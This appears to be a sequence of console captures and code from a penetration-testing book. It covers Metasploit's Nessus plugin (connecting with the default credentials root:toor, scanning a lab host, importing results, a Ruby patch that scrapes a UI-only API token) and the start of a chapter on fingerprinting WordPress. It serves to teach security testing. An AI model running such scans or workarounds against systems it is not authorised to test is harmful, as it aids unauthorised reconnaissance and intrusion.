nessus_scanner_list    List all the scanners configured on the Nessus server
Nessus Database Commands
-----
nessus_db_scan          Create a scan of all IP addresses in db_hosts
nessus_db_scan_workspace Create a scan of all IP addresses in db_hosts for a given workspace
nessus_db_import       Import Nessus scan to the Metasploit connected database
```

```
msf5 >
msf5 >
msf5 > nessus_connect root:toor@192.168.2.8:8834 ssl_verify
[*] Connecting to https://192.168.2.8:8834/ as root
[*] User root authenticated successfully.
msf5 > █
```

```
msf5 > nessus_save
[+] /Users/Harry/.msf4/nessus.yml created.
msf5 > █
```

```
Harry@xXxZomb13xXx ~ > cat /Users/Harry/.msf4/nessus.yml
---
default:
  username: root
  password: toor
  server: 192.168.2.8
  port: '8834'
Harry@xXxZomb13xXx ~ > █
```

```
msf5 >
msf5 > nessus_logout
[+] User account logged out successfully
msf5 >
msf5 > nessus_connect
[*] Connecting to https://192.168.2.8:8834/ as root
[*] User root authenticated successfully.
msf5 > █
```

```
msf5 > nessus_server_properties
Feed Type Nessus Version Nessus Web Version Plugin Set Server UUID
-----
Nessus Essentials 8.5.1 8.5.1 201908020542 0d743bfb-c2b3-dace-2923-839a4c1ba56567450c72b818cc94
msf5 > █
```

```
msf5 >
msf5 > nessus_server_status
Status Progress
-----
ready

msf5 > █
```

```
msf5 >
msf5 > nessus_admin
[+] Your Nessus user is an admin
msf5 > █
```

```

msf5 >
msf5 > nessus_folder_list

ID  Name          Type
--  -
2   Trash        trash
3   My Scans     main

msf5 > █

```

```

msf5 > nessus_template_list -h
[*] nessus_template_list <scan> | <policy>
Example:> nessus_template_list scan -S searchterm
OR
nessus_template_list policy
[*] Returns a list of information about the scan or policy templates..
msf5 >
msf5 >
msf5 > nessus_template_list scan

```

Name	Title	Description	Subscription Only	Cloud Only
advanced	Advanced Scan	Configure a scan without using any recommendations.	false	
advanced_dynamic	Advanced Dynamic Scan	Configure a dynamic plugin scan without recommendations.	false	
asv	PCI Quarterly External Scan	Approved for quarterly external scanning as required by PCI.	true	
badlock	Badlock Detection	Remote and local checks for CVE-2016-2118 and CVE-2016-0128.	false	
basic	Basic Network Scan	A full system scan suitable for any host.	false	
cloud_audit	Audit Cloud Infrastructure	Audit the configuration of third-party cloud services.	true	
compliance	Policy Compliance Auditing	Audit system configurations against a known baseline.	true	
custom	Custom Scan	Create a scan using a previously defined policy.	false	
discovery	Host Discovery	A simple scan to discover live hosts and open ports.	false	
drown	DROWN Detection	Remote checks for CVE-2016-0800.	false	
ghost	GHOST (glibc) Detection	Local checks for CVE-2015-0235.	false	
intelamt	Intel AMT Security Bypass	Remote and local checks for CVE-2017-5689.	false	
malware	Malware Scan	Scan for malware on Windows and Unix systems.	false	
mdm	MDM Config Audit	Audit the configuration of mobile device managers.	false	
mobile	Mobile Device Scan	Assess mobile devices via Microsoft Exchange or an MDM.	false	
offline	Offline Config Audit	Audit the configuration of network devices.	true	
patch_audit	Credentialed Patch Audit	Authenticate to hosts and enumerate missing updates.	false	
pci	Internal PCI Network Scan	Perform an internal PCI DSS (11.2.1) vulnerability scan.	true	
scap	SCAP and OVAL Auditing	Audit systems using SCAP and OVAL definitions.	true	
shadow_brokers	Shadow Brokers Scan	Scan for vulnerabilities disclosed in the Shadow Brokers leaks.	false	
shellshock	Bash Shellshock Detection	Remote and local checks for CVE-2014-6271 and CVE-2014-7169.	false	
spectre_meltdown	Spectre and Meltdown	Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754	false	
wannacry	WannaCry Ransomware	Remote and local checks for MS17-010.	false	
webapp	Web Application Tests	Scan for published and unknown web vulnerabilities.	false	


```
msf5 >
msf5 > nessus_family_list
```

Family ID	Family Name	Number of Plugins
1	AIX Local Security Checks	11366
2	Solaris Local Security Checks	3663
3	FreeBSD Local Security Checks	4095
4	Slackware Local Security Checks	1141
5	Oracle Linux Local Security Checks	3096
6	Fedora Local Security Checks	14341
7	Gentoo Local Security Checks	2765
8	Amazon Linux Local Security Checks	1347
9	Windows	4336
10	Scientific Linux Local Security Checks	2714
11	Misc.	1931
12	Red Hat Local Security Checks	5626
13	MacOS X Local Security Checks	1383
14	CentOS Local Security Checks	2813
15	SuSE Local Security Checks	13878

```
msf5 > nessus_plugin_list 52

[+] Plugin Family Name: Windows : User management

Plugin ID  Plugin Name
-----
10399      SMB Use Domain SID to Enumerate Users
10860      SMB Use Host SID to Enumerate Local Users
10892      Microsoft Windows Domain User Information
10893      Microsoft Windows User Aliases List
10894      Microsoft Windows User Groups List
10895      Microsoft Windows - Users Information : Automatically Disabled Accounts
10896      Microsoft Windows - Users Information : Can't Change Password
10897      Microsoft Windows - Users Information : Disabled Accounts
10898      Microsoft Windows - Users Information : Never Changed Password
10899      Microsoft Windows - Users Information : User Has Never Logged In
10900      Microsoft Windows - Users Information : Passwords Never Expire
10901      Microsoft Windows 'Account Operators' Group User List
10902      Microsoft Windows 'Administrators' Group User List
10903      Microsoft Windows 'Server Operators' Group User List
10904      Microsoft Windows 'Backup Operators' Group User List
10905      Microsoft Windows 'Print Operators' Group User List
10906      Microsoft Windows 'Replicator' Group User List
10907      Microsoft Windows Guest Account Belongs to a Group
10908      Microsoft Windows 'Domain Administrators' Group User List
10910      Microsoft Windows Local User Information
10911      Microsoft Windows - Local Users Information : Automatically Disabled Accounts
10912      Microsoft Windows - Local Users Information : Can't Change Password
10913      Microsoft Windows - Local Users Information : Disabled Accounts
10914      Microsoft Windows - Local Users Information : Never Changed Passwords
10915      Microsoft Windows - Local Users Information : User Has Never Logged In
10916      Microsoft Windows - Local Users Information : Passwords Never Expire
17651      Microsoft Windows SMB : Obtains the Password Policy
56211      SMB Use Host SID to Enumerate Local Users Without Credentials
126527     Microsoft Windows SAM user enumeration

msf5 > █
```

```
msf5 >
msf5 > nessus_plugin_details 10399

[+] Plugin Name: SMB Use Domain SID to Enumerate Users
[+] Plugin Family: Windows : User management

Reference          Value
-----          -
bid                959
cve                CVE-2000-1200
dependency         smb_dom2sid.nasl
dependency         smb_login.nasl
dependency         netbios_name_get.nasl
description        Using the domain security identifier (SID), Nessus was able to
enumerate the domain users on the remote Windows system.
fname             smb_sid2user.nasl
plugin_modification_date 2019/07/08
plugin_name        SMB Use Domain SID to Enumerate Users
plugin_publication_date 2000/05/09
plugin_type        local
required_key       SMB/transport
required_key       SMB/domain_sid
required_key       SMB/password
required_key       SMB/login
required_key       SMB/name
required_port      445
required_port      139
risk_factor        None
script_copyright   This script is Copyright (C) 2000-2019 and is owned by Tenable, Inc. or an Affiliate thereof.
script_version     1.80
solution          n/a
synopsis           Nessus was able to enumerate domain users.

msf5 > █
```

```
msf5 >
msf5 > nessus_policy_list

Policy ID  Name                               Policy UUID
-----
300        Network Scan (Basic)               731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
301        Web App Scan (Basic)               c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf

msf5 > █
```

```
msf5 > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 MY-FIRST-SCAN "Scan Test 1" 192.168.2.1
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called MY-FIRST-SCAN - Scan Test 1 and
scanning 192.168.2.1
[*] New scan added
[-] Error while running command nessus_scan_new: undefined method `[]' for nil:NilClass

Call stack:
/usr/local/share/metasploit-framework/plugins/nessus.rb:979:in `cmd_nessus_scan_new'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:523:in `run_command'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:474:in `block in run_single'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `each'
/usr/local/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `run_single'
/usr/local/share/metasploit-framework/lib/rex/ui/text/shell.rb:151:in `run'
/usr/local/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/local/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/local/bin/msfconsole:49:in `'
msf5 > █
```

```

147         :authenticationmethod => true
148     }
149     res = http_post(:uri=>"/session", :data=>payload)
150     if res['token']
151         @token = "token=#{res['token']}"
152         @x_cookie = {'X-Cookie'=>@token}
153         return true
154     else
155         false
156     end
157 end
158
159 # checks if we're logged in correctly
160 #

```

```

149     res = http_post(:uri=>"/session", :data=>payload)
150     if res['token']
151         @token = "token=#{res['token']}"
152         #@x_cookie = {'X-Cookie'=>@token}
153
154         # Starting from Nessus 7.x, Tenable protects some endpoints with a custom header
155         # so that they can only be called from the user interface (supposedly).
156         res = http_get(:uri=>"/nessus6.js", :raw_content=> true)
157         @api_token = res.scan(/([A-Z0-9]{8}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{12})/).first.last
158         @x_cookie = {'X-Cookie'=>@token, 'X-API-Token'=> @api_token}
159         return true
160     else
161         false
162     end
163 end

```

```


msf5 >
msf5 > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
MY-FIRST-SCAN "Scan Test 1" 192.168.2.1
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd
788d6be818b65, called MY-FIRST-SCAN - Scan Test 1 and scanning 192.168.2.1
[*] New scan added
[*] Use nessus_scan_launch 303 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets      Owner
-----  -
303      1                 302        192.168.2.1  root

msf5 > █


```

```
msf5 >
msf5 > nessus_scan_list
Scan ID  Name                Owner   Started   Status   Folder
-----  -
303     MY-FIRST-SCAN            root             empty    3

msf5 > █
```



```
msf5 >
msf5 > nessus_scan_launch
[*] Usage:
[*] nessus_scan_launch <scan ID>
[*] Use nessus_scan_list to list all the available scans with their corresponding scan IDs
msf5 >
msf5 > nessus_scan_launch 303
[+] Scan ID 303 successfully launched. The Scan UUID is 643aee68-f610-83bf-1da9-34ec6f1c4f91f11a27dc7eab1e98
msf5 > █
```



```
msf5 >
msf5 > nessus_scan_details -h
[*] Usage:
[*] nessus_scan_details <scan ID> <category> -S searchterm
[*] Available categories are info, hosts, vulnerabilities, and history
[*] Use nessus_scan_list to list all available scans with their corresponding scan IDs
msf5 >
msf5 > nessus_scan_details 303 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
-----
running Basic Network Scan MY-FIRST-SCAN 192.168.2.1 1564916023
msf5 > █
```

```
msf5 >
msf5 > nessus_scan_details 303 vulnerabilities
Plugin ID  Plugin Name                                Plugin Family  Count
-----
10107      HTTP Server Type and Version                 Web Servers    1
10113      ICMP Netmask Request Information Disclosure   General        1
10267      SSH Server Type and Version Information      Service detection 1
10287      Traceroute Information                       General        1
10386      Web Server No 404 Error Code Check          Web Servers    1
10663      DHCP Server Detection                        Service detection 1
11002      DNS Server Detection                          DNS            2
11219      Nessus SYN scanner                           Port scanners  6
11819      TFTP Daemon Detection                       Service detection 1
12217      DNS Server Cache Snooping Remote Information Disclosure DNS            1
22964      Service Detection                           Service detection 4
24260      HyperText Transfer Protocol (HTTP) Information Web Servers    1
25220      TCP/IP Timestamps Supported                 General        1
50686      IP Forwarding Enabled                       Firewalls      1
70657      SSH Algorithms and Languages Supported      Misc.          1
70658      SSH Server CBC Mode Ciphers Enabled        Misc.          1
126779     Apache Pluto Web Interface Detection        Misc.          1
msf5 > █
```

```
msf5 >
msf5 > nessus_scan_details 312 history
History ID  Status      Creation Date  Last Modification Date
-----
313         completed    1564923905
```

The screenshot shows the Nessus Essentials web interface. The main content area is titled 'MY-FIRST-SCAN' and displays a table of vulnerabilities. The table has columns for 'Sev', 'Name', 'Family', and 'Count'. The vulnerabilities listed are:

Sev	Name	Family	Count
MIXED	DNS (Multiple Issues)	DNS	3
MEDIUM	IP Forwarding Enabled	Firewalls	1
MIXED	SSH (Multiple Issues)	Misc.	2
LOW	DHCP Server Detection	Service detection	1
INFO	Nessus SYN scanner	Port scanners	6
INFO	Service Detection	Service detection	4
INFO	FTP (Multiple Issues)	Service detection	2

On the right side, there is a 'Scan Details' section with the following information:

- Policy: Basic Network Scan
- Status: Running
- Scanner: Local Scanner
- Start: Today at 4:23 PM

Below the scan details is a 'Vulnerabilities' section with a donut chart showing the distribution of vulnerabilities by severity level. The legend indicates: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

```
msf5 >
msf5 > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf5 >
msf5 > nessus_report_hosts 303
```


Host ID	Hostname	% of Critical Findings	% of High Findings	% of Medium Findings	% of Low Findings
2	192.168.2.1	0	0	2	2

```
msf5 >
```

```
msf5 > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf5 >
msf5 > nessus_report_vulns 303
```

Plugin ID	Plugin Name	Plugin Family	Vulnerability Count
10092	FTP Server Detection	Service detection	1
10107	HTTP Server Type and Version	Web Servers	1
10113	ICMP Netmask Request Information Disclosure	General	1
10267	SSH Server Type and Version Information	Service detection	1
10287	Traceroute Information	General	1
10386	Web Server No 404 Error Code Check	Web Servers	1
10663	DHCP Server Detection	Service detection	1
10881	SSH Protocol Versions Supported	General	1


```
msf5 >
msf5 >
msf5 > nessus_db_scan
[*] Usage:
[*] nessus_db_scan <policy ID> <scan name> <scan description>
[*] Use nessus_policy_list to list all available policies with their corresponding policy IDs
msf5 >
msf5 > nessus_db_scan c3bcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf WEB-SCAN "Web Application Scanning (Basic)"
[*] Creating scan from policy c3bcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf, called "WEB-SCAN" and scanning all hosts in all the workspaces
[*] Scan ID 309 successfully created and launched
msf5 > █
```



```
msf5 >
msf5 > workspace
default
* NESSUS-WEB
msf5 > hosts

Hosts
=====

address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
192.168.2.1

msf5 > █
```

```
msf5 >
msf5 > nessus_db_scan_workspace
[*] Usage:
[*] nessus_db_scan_workspace <policy ID> <scan name> <scan description> <workspace>
[*] Use nessus_policy_list to list all available policies with their corresponding policy ID
s
msf5 >
msf5 > nessus_db_scan_workspace c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf WEB-APP
-SCAN-2 "Web Application Scan using MSF DB (Workspace)" NESSUS-WEB
[*] Switched workspace: NESSUS-WEB
[*] Targets: 192.168.2.1,
[*] Creating scan from policy c3cbcd46-329f-a9ed-1077-554f8c2af33d0d44f09d736969bf, called "
WEB-APP-SCAN-2" and scanning all hosts in NESSUS-WEB
[*] Scan ID 312 successfully created
[*] Run nessus_scan_launch 312 to launch the scan
msf5 > █
```

```
msf5 >
msf5 > nessus_scan_launch 312
[+] Scan ID 312 successfully launched. The Scan UUID is a050d5d6-0760-9573-5eb3-31fa5b0c2c6882935fc9f81271c1
msf5 >
msf5 > nessus_scan_details 312 info
Status      Policy                Scan Name          Scan Targets  Scan Start Time  Scan End Time
-----
completed  Web Application Tests  WEB-APP-SCAN-2    192.168.2.1  1564923905      1564924029
msf5 > █
```

```
msf5 >
msf5 > nessus_scan_export 312 Nessus
[+] The export file ID for scan ID 312 is 349764632
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[+] The status of scan ID 312 export is ready
msf5 >
msf5 >
msf5 > nessus_report_download 312 349764632
[*] Report downloaded to /Users/Harry/.msf4/local directory
msf5 >
```

```
msf5 > db_import /Users/Harry/.msf4/local/312-349764632
[*] Successfully imported /Users/Harry/.msf4/local/312-349764632
msf5 > vulns

Vulnerabilities
=====

Timestamp          Host          Name          References
-----
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus Scan Information          NSS-19506
2019-08-04 13:20:14 UTC 192.168.2.1  HyperText Transfer Protocol (HTTP) Information  NSS-24260
2019-08-04 13:20:14 UTC 192.168.2.1  HTTP Methods Allowed (per directory)          NSS-43111
2019-08-04 13:20:14 UTC 192.168.2.1  HTTP Server Type and Version                NSS-10107
2019-08-04 13:20:14 UTC 192.168.2.1  Web Server No 404 Error Code Check          NSS-10386
2019-08-04 13:20:14 UTC 192.168.2.1  Web Application Sitemap                     NSS-91815
2019-08-04 13:20:14 UTC 192.168.2.1  Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header  NSS-50344
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
2019-08-04 13:20:14 UTC 192.168.2.1  Nessus SYN scanner                          NSS-11219
```

```
msf5 > hosts

Hosts
=====

address      mac      name          os_name          os_flavor  os_sp  purpose  info  comments
-----
192.168.2.1      192.168.2.1  3Com SuperStack Switch          device


msf5 > services

Services
=====


host      port  proto  name  state  info
-----
192.168.2.1  21    tcp    ftp   open
192.168.2.1  22    tcp    ssh   open
192.168.2.1  23    tcp           open
192.168.2.1  53    tcp    dns   open
192.168.2.1  80    tcp    www   open
192.168.2.1  5431  tcp           open

msf5 > █
```

Chapter 8: Pentesting CMSes - WordPress



```
root@FuzzerOS: /var/www/html/wp5.0.# ls
index.php          wp-blog-header.php  wp-cron.php         wp-mail.php         zQZhXspmTI.php
license.txt        wp-comments-post.php wp-includes          wp-settings.php
readme.html        wp-config-sample.php wp-links-opml.php   wp-signup.php
wp-activate.php    wp-config.php        wp-load.php         wp-trackback.php
wp-admin           wp-content           wp-login.php        xmlrpc.php
root@FuzzerOS: /var/www/html/wp5.0.#
```



```
<?xml version="1.0" encoding="UTF-8"?><rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:wfw="http://wellformedweb.org/CommentAPI/"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:atom="http://www.w3.org/2005/Atom"
  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
  xmlns:slash="http://purl.org/rss/1.0/modules/slash/"
  >

<channel>
  <title>Pentesting CMS 6#8211; 101</title>
  <atom:link href="http://192.168.2.17/wp5.0.0/index.php/feed/" rel="self" type="application/rss+xml" />
  <link>http://192.168.2.17/wp5.0.0</link>
  <description>Just another WordPress site</description>
  <lastBuildDate>Sun, 16 Jun 2019 12:22:53 +0000</lastBuildDate>
  <language>en-US</language>
  <sy:updatePeriod>hourly</sy:updatePeriod>
  <sy:updateFrequency>1</sy:updateFrequency>
  <generator>https://wordpress.org/?v=5.0.4</generator>
  <item>
    <title>Hello world!</title>
    <link>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/</link>
    <comments>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/#comments</comments>
    <pubDate>Sun, 16 Jun 2019 12:22:53 +0000</pubDate>
    <dc:creator><![CDATA[harry]]></dc:creator>
    <category><![CDATA[Uncategorized]]></category>

    <guid isPermaLink="false">http://192.168.2.17/wp5.0.0/?p=1</guid>
    <description><![CDATA[Welcome to WordPress. This is your first post. Edit or delete it, then start writing!]]></description>
    <content:encoded><![CDATA[
]]></content:encoded>
    <wfw:commentRss>http://192.168.2.17/wp5.0.0/index.php/2019/06/16/hello-world/feed/</wfw:commentRss>
    <slash:comments>1</slash:comments>
  </item>
</channel>
</rss>
```

```
← → ↻ ⓘ Not Secure | 192.168.2.17/wp5.0.0/wp-links-opml.php

This XML file does not appear to have any style information associated with it. The document tree is shown below.

▼ <opml version="1.0">
  ▼ <head>
    <title>Links for Pentesting CMS - 101</title>
    <dateCreated>Sun, 16 Jun 2019 15:18:38 GMT</dateCreated>
    <!-- generator="WordPress/5.0.4" -->
  </head>
  <body> </body>
</opml>
```

```
Harry@xXxZombi3xXx ~/Downloads/wp5.0
Harry@xXxZombi3xXx ~/Downloads/wp5.0 find . -name \*.js -type f -exec md5 {} \;
MD5 (./wp-admin/js/media-upload.min.js) = f320174ed63de275264dcf5430c309dc
MD5 (./wp-admin/js/revisions.js) = 8d1b4d8308f2fc136df5dd875ee5529f
MD5 (./wp-admin/js/dashboard.min.js) = cdc52185bc346b9a55af6d5015d763bc
MD5 (./wp-admin/js/updates.js) = 06a4eaec20bc68b7f434a5e66af39ba6
MD5 (./wp-admin/js/user-suggest.min.js) = e089545cd7fcd5c7cd70de3a70139e1
MD5 (./wp-admin/js/word-count.js) = 5c34b03b6ec23142fc52a77a51dbd00a
MD5 (./wp-admin/js/set-post-thumbnail.js) = 2b5153576d1eee4002fb7ed9e5831251
MD5 (./wp-admin/js/xfn.min.js) = 1b6f6842124166a08328aa7ad376027e
MD5 (./wp-admin/js/tags-suggest.js) = e6b0ed85e26e70669c5715c7ad0f093e
MD5 (./wp-admin/js/custom-background.js) = 3e22f2941127d8ca57718fa7de91568b
